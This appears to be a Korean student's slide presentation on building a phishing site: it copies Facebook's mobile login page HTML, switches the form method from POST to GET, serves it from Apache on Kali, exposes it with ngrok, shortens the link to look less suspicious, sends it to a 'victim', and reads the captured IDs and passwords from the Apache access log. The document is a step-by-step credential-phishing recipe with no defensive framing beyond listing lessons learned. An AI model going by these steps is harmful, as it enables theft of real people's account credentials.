Ngrok을 이용한 피싱사이트

1984001 강민석

➢ 목차

- 동기

- Ngrok 이란?

- 실습

- 배운 점

동기

TrackURL 툴의 shell scrip를 보다가 Ngrok를 사용한 툴
이라는걸 알게 되었고, Ngrok 툴을 찾아보게 되었다.
이후 Ngrok 을 응용하여 피싱 사이트를 여는 실습을 하게되었다

Ngrok

기본적으로 공인망과 사설망이 IP 대역이 다르고, 보안상으로 공인망에서 사설망으로 데이터를 보낼 수 없지만 Ngrok이라는 툴은 공인망에서 사설망으로 통로를 열어 주는 역할을 한다.

실습

실습

먼저 모바일 페이스북 사이트를 찾아 들어간다.

실습

```
1  <!DOCTYPE html>
2  <html lang="ko" id="facebook" class="no_js">
3  <head><meta charset="utf-8" /><meta name="referrer" content="origin-when-crossorigin" id="meta_referrer" /><script>window._cstart=+new Date();</script><script>function envFlush(a){function
   b(b){for(var c in a)b[c]=a[c]}window.requireLazy?window.requireLazy(["Env"],b):(window.Env=window.Env||
   {},b(window.Env))}envFlush({"ajaxpipe_token":"AXgncKEGufVSyUGI","timeslice_heartbeat_config":{"pollIntervalMs":33,"idleGapThresholdMs":60,"ignoredTimesliceNames":
   {"requestAnimationFrame":true,"Event listenHandler mousemove":true,"Event listenHandler mouseover":true,"Event listenHandler mouseout":true,"Event listenHandler
   scroll":true},"isHeartbeatEnabled":true,"isArtilleryOn":false},"shouldLogCounters":true,"timeslice_categories":
   {"react_render":true,"reflow":true},"sample_continuation_stacktraces":true,"dom_mutation_flag":true,"khsh":"O`sj`e`rm`s-Ofdu^gshdoer-Ogc^eurf-3gc^eurf;1;enbtldou;fduDmdldourCx0`ld-
   2YLMIuuqSdptdru;qsnunuxqd;rdoe-Ounjdojnx-OunjdojnxO-Ogdubi^rdbsduOdv-O`sj`e`r-Oq`xm`r-OStoRbs`qhof-
   Omhoj^q`xm`r","stack_trace_limit":30,"deferred_stack_trace_rate":1000,"timesliceBufferSize":5000,"show_invariant_decoder":false,"isCQuick":false});</script><style></style>
   <script>__DEV__=0;CavalryLogger=window.CavalryLogger||function(a)
   {this.lid=a,this.transition=!1,this.metric_collected=!1,this.is_detailed_profiler=!1,this.instrumentation_started=!1,this.paglet_metrics={},this.events={},this.ongoing_watch={},this.values=
   {t_cstart:window._cstart},this.piggy_values={},this.bootloader_metrics={},this.resource_to_paglet_mapping=
   {},this.initializeInstrumentation&&this.initializeInstrumentation()},CavalryLogger.prototype.setIsDetailedProfiler=function(a){this.is_detailed_profiler=a;return
   this},CavalryLogger.prototype.setTTIEvent=function(a){this.tti_event=a;return this},CavalryLogger.prototype.setValue=function(a,b,c,d){d=d?this.piggy_values:this.values;(typeof
   d[a]==="undefined"||c)&&(d[a]=b);return this},CavalryLogger.prototype.getLastTtiValue=function(){return
   this.lastTtiValue},CavalryLogger.prototype.setTimeStamp=CavalryLogger.prototype.setTimeStamp||function(a,b,c,d){this.mark(a);var e=this.values.t_cstart||this.values.t_start;e=d?
   e+d:CavalryLogger.now();this.setValue(a,e,b,c);this.tti_event&&a==this.tti_event&&(this.lastTtiValue=e,this.setTimeStamp("t_tti",b));return this},CavalryLogger.prototype.mark=typeof
   console==="object"&&console.timeStamp?function(a){console.timeStamp(a)}:function(){},CavalryLogger.prototype.addPiggyback=function(a,b){this.piggy_values[a]=b;return
   this},CavalryLogger.instances={},CavalryLogger.id=0,CavalryLogger.disableArtilleryOnUntilOfLogging=!1,CavalryLogger.getInstance=function(a){typeof a==="undefined"&&
   (a=CavalryLogger.id);CavalryLogger.instances[a]||(CavalryLogger.instances[a]=new CavalryLogger(a));return CavalryLogger.instances[a]},CavalryLogger.setPageID=function(a)
   {if(CavalryLogger.id==0){var b=CavalryLogger.getInstance();CavalryLogger.instances[a]=b;CavalryLogger.instances[a].lid=a;delete
   CavalryLogger.instances[0]}CavalryLogger.id=a},CavalryLogger.now=function(){return window.performance&&performance.timing&&performance.timing.navigationStart&&performance.now?
   performance.now()+performance.timing.navigationStart:new Date().getTime()},CavalryLogger.prototype.measureResources=function(){},CavalryLogger.prototype.profileEarlyResources=function()
   {},CavalryLogger.getBootloaderMetricsFromAllLoggers=function(){},CavalryLogger.start_js=function(){},CavalryLogger.done_js=function()
   {};CavalryLogger.getInstance().setTTIEvent("t_domcontent");CavalryLogger.prototype.measureResources=function(a,b){if(!this.log_resources)return;var
   c="bootload/"+a.name;if(this.bootloader_metrics[c]!==void 0||this.ongoing_watch[c]!==void 0)return;var d=CavalryLogger.now();this.ongoing_watch[c]=d;"start_"+c in this.bootloader_metrics||
   (this.bootloader_metrics["start_"+c]=d);b&&!("tag_"+c in this.bootloader_metrics)&&(this.bootloader_metrics["tag_"+c]=b);if(a.type==="js")
   {c="js_exec/"+a.name;this.ongoing_watch[c]=d},CavalryLogger.prototype.stopWatch=function(a){if(this.ongoing_watch[a]){var b=CavalryLogger.now(),c=b-
   this.ongoing_watch[a];this.bootloader_metrics[a]=c;var d=this.piggy_values;a.indexOf("bootload")==0&&(d.t_resource_download||(d.t_resource_download=0),d.resources_downloaded||
   (d.resources_downloaded=0),d.t_resource_download+=c,d.resources_downloaded+=1,d["tag_"+a]=="_EF_"&&(d.t_paglet_cssload_early_resources=b));delete this.ongoing_watch[a]}return
   this},CavalryLogger.getBootloaderMetricsFromAllLoggers=function(){var a={};Object.values(window.CavalryLogger.instances).forEach(function(b)
   {b.bootloader_metrics&&Object.assign(a,b.bootloader_metrics)});return a},CavalryLogger.start_js=function(a){for(var
   b=0;b<a.length;++b)CavalryLogger.getInstance().stopWatch("js_exec/"+a[b])},CavalryLogger.done_js=function(a){for(var
   b=0;b<a.length;++b)CavalryLogger.getInstance().stopWatch("bootload/"+a[b])},CavalryLogger.prototype.profileEarlyResources=function(a){for(var
   b=0;b<a.length;b++)this.measureResources({name:a[b][0],type:a[b]
   [1]?"js":""}),"_EF_"});CavalryLogger.getInstance().log_resources=true;CavalryLogger.getInstance().setIsDetailedProfiler(true);window.CavalryLogger&&CavalryLogger.getInstance().setTimeStamp("t
   _start");</script><noscript><meta http-equiv="refresh" content="0; URL=/login/?_fb_noscript=1" /></noscript><title id="pageTitle">Facebook에 로그인 | Facebook</title><meta
   property="og:site_name" content="Facebook" /><meta property="og:url" content="https://ko-kr.facebook.com/login/" /><meta property="og:locale" content="ko_KR" /><link rel="search"
   type="application/opensearchdescription+xml" href="/osd.xml" title="Facebook" /><link rel="canonical" href="https://ko-kr.facebook.com/login/" /><link rel="alternate" media="only screen and
   (max-width: 640px)" href="https://m.facebook.com/login/" /><link rel="alternate" media="handheld" href="https://m.facebook.com/login/" /><link rel="alternate" hreflang="x-default"
   href="https://www.facebook.com/login/" /><link rel="alternate" hreflang="en" href="https://www.facebook.com/login/" /><link rel="alternate" hreflang="ar" href="https://ar-
   ar.facebook.com/login/" /><link rel="alternate" hreflang="bg" href="https://bg-bg.facebook.com/login/" /><link rel="alternate" hreflang="bs" href="https://bs-ba.facebook.com/login/" /><link
   rel="alternate" hreflang="ca" href="https://ca-es.facebook.com/login/" /><link rel="alternate" hreflang="da" href="https://da-dk.facebook.com/login/" /><link rel="alternate" hreflang="el"
   href="https://el-gr.facebook.com/login/" /><link rel="alternate" hreflang="es" href="https://es-la.facebook.com/login/" /><link rel="alternate" hreflang="es-es" href="https://es-
   es.facebook.com/login/" /><link rel="alternate" hreflang="fa" href="https://fa-ir.facebook.com/login/" /><link rel="alternate" hreflang="fi" href="https://fi-fi.facebook.com/login/" /><link
   rel="alternate" hreflang="fr" href="https://fr-fr.facebook.com/login/" /><link rel="alternate" hreflang="fr-ca" href="https://fr-ca.facebook.com/login/" /><link rel="alternate" hreflang="hi"
   href="https://hi-in.facebook.com/login/" /><link rel="alternate" hreflang="hr" href="https://hr-hr.facebook.com/login/" /><link rel="alternate" hreflang="id" href="https://id-
   id.facebook.com/login/" /><link rel="alternate" hreflang="it" href="https://it-it.facebook.com/login/" /><link rel="alternate" hreflang="ko" href="https://ko-kr.facebook.com/login/" /><link
   rel="alternate" hreflang="mk" href="https://mk-mk.facebook.com/login/" /><link rel="alternate" hreflang="ms" href="https://ms-my.facebook.com/login/" /><link rel="alternate" hreflang="pl"
   href="https://pl-pl.facebook.com/login/" /><link rel="alternate" hreflang="pt" href="https://pt-br.facebook.com/login/" /><link rel="alternate" hreflang="pt-pt" href="https://pt-
```

Ctrl+U 를 사용하여 HTML 코드를 확인 후 이를 전부 복사한다.

실습

메모장에 붙여넣은 후
ctrl+f 를 사용하여
method를 검색한다.

『Method 는 데이터가
전송되는 형식』

POST 방식의 Method를 GET
방식으로 고쳐준다.

실습

『POST: 전송해야될 데이터를 HTTP 메세지의 Body에 담아서 전송 』
『GET:전송해야될 데이터를 Body에 담지않고 쿼리스트링을 통해전송』
『쿼리스트링:URL ? 뒤에 이름과 값으로 요청하는 파라미터』

실습

```
<!DOCTYPE html><html><head><meta charset="utf-8"><title>Facebook에 로그인 | Facebook</title>
dler mousemove":true,"Event listenHandler mouseover":true,"Event listenHandler mouseout":true,"Event li
ype.setIsDetailedProfiler=function(a){this.is_detailed_profiler=a;return this},CavalryLogger.prototype.setTTI
of a==="undefined"&&(a=CavalryLogger.id);CavalryLogger.instances[a]||(CavalryLogger.instances[a]=new
.ongoing_watch[c]!==void 0)return;var d=CavalryLogger.now();this.ongoing_watch[c]=d;"start_"+c in this.
a.length;++b)CavalryLogger.getInstance().stopWatch("js_exec/"+a[b])},CavalryLogger.done_js=function(a){
|a===1)&&navigator.userAgent.indexOf("IEMobile")!==-1&&(a=Math.sqrt(screen.deviceXDPI*screen.dev
e4;." /><link rel="canonical" href="https://www.facebook.com/login/" /></head><body tabindex="0" c
"m_login_notice"><div class="_52jd"></div></div><div class="aclb _4-4l"><div id="login_top_banner"
element"></div><div id="otp_retrieve_desc_container"></div><div class="_56be _5sob"><div class="_
n><span class="mfss" id="u_0_3">표시</span></a></div></div></div></div></div></div></div><,
_prefilled" value="false" /><input type="hidden" name="had_password_prefilled" id="had_password_pre
></div><div></div></div></div></div><div></div></span><img src="https://facebook.com/security
?l=pt_BR&amp;lref=https%3A%2F%2Fm.facebook.com%2Flogin%2Fdevice-based%2Fregular%2Flogin%
%3D110&amp;gfid=AQAburddeR_iOqgw" data-locale="es_LA" data-sigil="change_language">Español<
ass="message" data-sigil="error-message"></div><a class="link" data-sigil="MPageError:retry">다시 시
8" id="modalDialogHeaderButtons"></div></div></div></div><div class="modalDialogView" id="mod
":false,"hash":"AT5Rwt8h9apwDNk5"},"712819":{"result":false,"hash":"AT70BLaHqd4kwLch"},"676781":{"res
requireLazy(["qex"],function(qex){qex.add({"805072":{"r":null},"833102":{"r":null}});});require("TimeSliceImpl",
wJ627Ddf2x0_nTjCzFTUOLPc8d8g_T4KhOVZbB7NFFLuqgUWFpRC0"]},-1],["cr:682174",["BanzaiOld"],{"__rc
```

<head>에 <meta charset="utf-8">
를 사용하여 UTF-8 로 인코딩을 해
주어 한글깨짐을 고쳐준다.

실습

이후 리눅스의 /var/www/html/
에 들어가서
Gedit 으로 index.html 을 연후
복사한 HTML 을 붙여 넣어준다.

저장후 service apache2
restart 로 아파치 서버를
재시작 해준다.

실습

./ngrok http 80 으로 Ngrok을 실행시켜준다.

실습

http://29bc6582.ngrok.io
링크가 의심될 가능성이 있으니 short URL 로 URL을 바꿔준다.

실습

```
root@kali:~# cd /var/log/apache2/
root@kali:/var/log/apache2# ls
access.log  error.log  other_vhosts_access.log
root@kali:/var/log/apache2# tail -f access.log
```

/var/log/apache2 의 access.log 를
Tail –f 를 사용해 실시간으로 봐준다.

실습

이후 링크를 공유한다.

실습

피해자가 링크로 들어가서 아이디와
비밀번호를 치고 로그인을 한다면

실습

아이디와 패스워드 그리고 접속한 기기 의 정보가 access.log 에 나타난다.

배운 점

Apache2 서버구축
공인망 , 사설망
Method 의 POST 방식과 GET 방식
UTF-8 인코딩
Tail –f
Ngrok 툴 , 사용법 , IP